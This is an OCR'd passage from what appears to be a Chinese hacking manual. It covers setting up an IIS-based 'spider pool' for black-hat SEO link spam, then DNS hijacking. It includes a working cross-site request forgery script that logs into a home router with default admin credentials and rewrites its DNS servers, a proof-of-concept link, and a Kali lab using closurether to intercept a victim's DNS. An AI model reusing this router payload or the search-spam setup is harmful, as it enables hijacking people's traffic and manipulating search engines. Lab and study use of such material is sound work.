
右键点击【网站】选择新建》网站》

点击下一步




再下一步


选择全部未分配或者单个 IP，端口是 80 主机头留空




路径选择您网站程序的目录 选择好了之后下一步




选择第二个 运行脚本》下一步》网站搭建完成》



选择刚刚建好的右键打开》属性



点击自定义错误选项。往下拉到 404，双击编辑



消息类型（m）选择 url 。

然后在 url（u）填入/404.php 。点确定。再点确定。完成设置。


引蜘蛛设置教程

```
   <ul class="ul_new">
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
<li><a href="<spider>"><龙少_随机关键词></a></li>
```

引蜘蛛主要用到泛站群自定义外链标签<spider>。

首先要在模版（qq820240753\templates\shouye）里面配置调用轮链标签。

然后在自定义轮链文件夹（qq820240753\spider）里面建 txt 数字文件，然后把 URL 连接放到 txt 里面。注意 URL 需要以 http://开头




注意事项


搭建蜘蛛池为节约成本，尽量使用 5-20 个 IP 的服务器就行了。域名可以去购买二手的被降权的域名，后缀无关紧要，只要百度有蜘蛛爬就行了！

1.11、DNS 劫持

参考：http://wenku.baidu.com/view/cb2c91eb551810a6f5248621.html

http://wenku.baidu.com/view/1f5baf47b307e87101f69679.html





攻击流程:

1.你在访问到一个被嵌入到攻击代码的网页(这很容易做到).

2.攻击者利用跨域表单提交特性使用默认密码或路由器中内置的超级用户可以将你路由器中的 DNS 服务器进行修改.

3.修改 DNS 服务器意味着什么?意味着攻击者可以像电信运营商一样给你乱插广告,劫持你访问的网页…..

没有开 WIFI,没有开对外访问端口是不是就安全了?

答案是否定的,因为上面的攻击流程并没有涉及到 wifi 和外网.

攻击代码:

```
<script>function attack(){       new Image().src='http://192.168.1.1/userRpm/PPPoECfgAdvRpm.ht
m?wan=0&lcpMru=1480&ServiceName=&AcName=&EchoReq=0&manual=2&dnsserver=58.20.127.238&dnsserver2
=58.20.255.90&downBandwidth=0&upBandwidth=0&Save=%B1%A3+%B4%E6&Advanced=Advanced';}</script><i
mg src="http://admin:admin@192.168.1.1/images/logo.jpg" onload="attack()">
```

```
POC:http://jsbin.com/usovoz
```

1.11.1、内网 dns 劫持

```
参考网址：http://www.backlion.com/%E5%86%85%E7%BD%91dns%E5%8A%AB%E6%8C%81%E6%8A%80%E6%9C%AF%E8%AF%A6%E8%A7%A3/
```

工具列表:

tcpdump

Ferret


Hamster

node

closurether

0x0

拓扑环境：



攻击机：Kali 10.10.10.237

被攻击机： win7 10.10.10.232

因为只为了测试，只修改了 PC1 的 DNS

0x01

node 安装：

```
wget http://nodejs.org/dist/v0.8.7/node-v0.8.7.tar.gz

tar zxvf node-v0.8.7.tar.gz

root@192:~/node-v0.8.7# ./configure {"target_defaults":{"cflags":[],"default_configuration":"Release","defines":[],"include_dirs":[],"libraries":[]},"variables":{"clang":0,"gcc_version":47,"host_arch":"ia32","node_install_npm":"true","node_install_waf":"true","node_prefix":"","node_shared_openssl":"false","node_shared_v8":"false","node_shared_zlib":"false","node_use_dtrace":"false","node_use_etw":"false","node_use_openssl":"true","target_arch":"ia32","v8_no_strict_aliasing":1,"v8_use_snapshot":"true"}}
```

```
creating  ./config.gypi

creating  ./config.mk

root@192:~/node-v0.8.7# make install
```

安装完后，执行

```
npm install -g closurether
```

如果出现错误


```
SSL Error: SELF_SIGNED_CERT_IN_CHAIN

symlinking ../lib/node_modules/npm/bin/npm-cli.js ->/usr/local/bin/npm

updating shebang of /usr/local/bin/npm to /usr/local/bin/node

root@192:~/node-v0.8.7# npm install -g closurether

npm http GET https://registry.npmjs.org/closurether

npm http GET https://registry.npmjs.org/closurether

npm http GET https://registry.npmjs.org/closurether

npm ERR!Error: SSL Error: SELF_SIGNED_CERT_IN_CHAIN

npm ERR!     at ClientRequest.<anonymous>(/usr/local/lib/node_modules/npm/node_modules/request/
main.js:440:26)

npm ERR!     at ClientRequest.g (events.js:185:14)

npm ERR!     at ClientRequest.EventEmitter.emit (events.js:88:17)

npm ERR!     at HTTPParser.parserOnIncomingClient [as onIncoming](http.js:1455:
```

找到解决方法是：

```
root@192:~/node-v0.8.7# npm install npm -g --ca=null

npm http GET https://registry.npmjs.org/npm

npm http 200 https://registry.npmjs.org/npm

npm http GET https://registry.npmjs.org/npm/-/npm-1.4.26.tgz

npm http 200 https://registry.npmjs.org/npm/-/npm-1.4.26.tgz/usr/local/bin/npm ->/usr/local/li
b/node_modules/npm/bin/npm-cli.js

npm@1.4.26/usr/local/lib/node_modules/npm

root@192:~/node-v0.8.7# npm config set ca=""

root@192:~/node-v0.8.7# npm install -g closurether/usr/local/bin/closurether ->/usr/local/lib/
node_modules/closurether/bin/closurether

closurether@0.1.1/usr/local/lib/node_modules/closurether
```


```
├── mkdirp@0.3.5 ├── iconv-lite@0.2.11 └── uglify-js@2.3.6(async@0.2.10, source-map@0.1.3
9, optimist@0.3.7)
```

再执行 closurether 已经正常。



这里运行是 DNS 走的流量通过本机的服务再转发给访问者。HTTP 是正常的。遇到 HTTPS 会出现一些错误。也没有找到什么好的解决方式一起共勉下。


现在配置好了，来测试一下。



修改下本机的 DNS 。指向 kali，用 closurether 来处理 DNS 信息。（修改 DNS 也可以在路由上面进行修改。另外也可以 DHCP，自动获取 DNS 的话可以强制获取到自己设置的 DNS。怎么实现大家可以自己去测试，这里就不讨论了）

0x02

修改成功后。可以看到详细的 DNS 信息与访问信息。

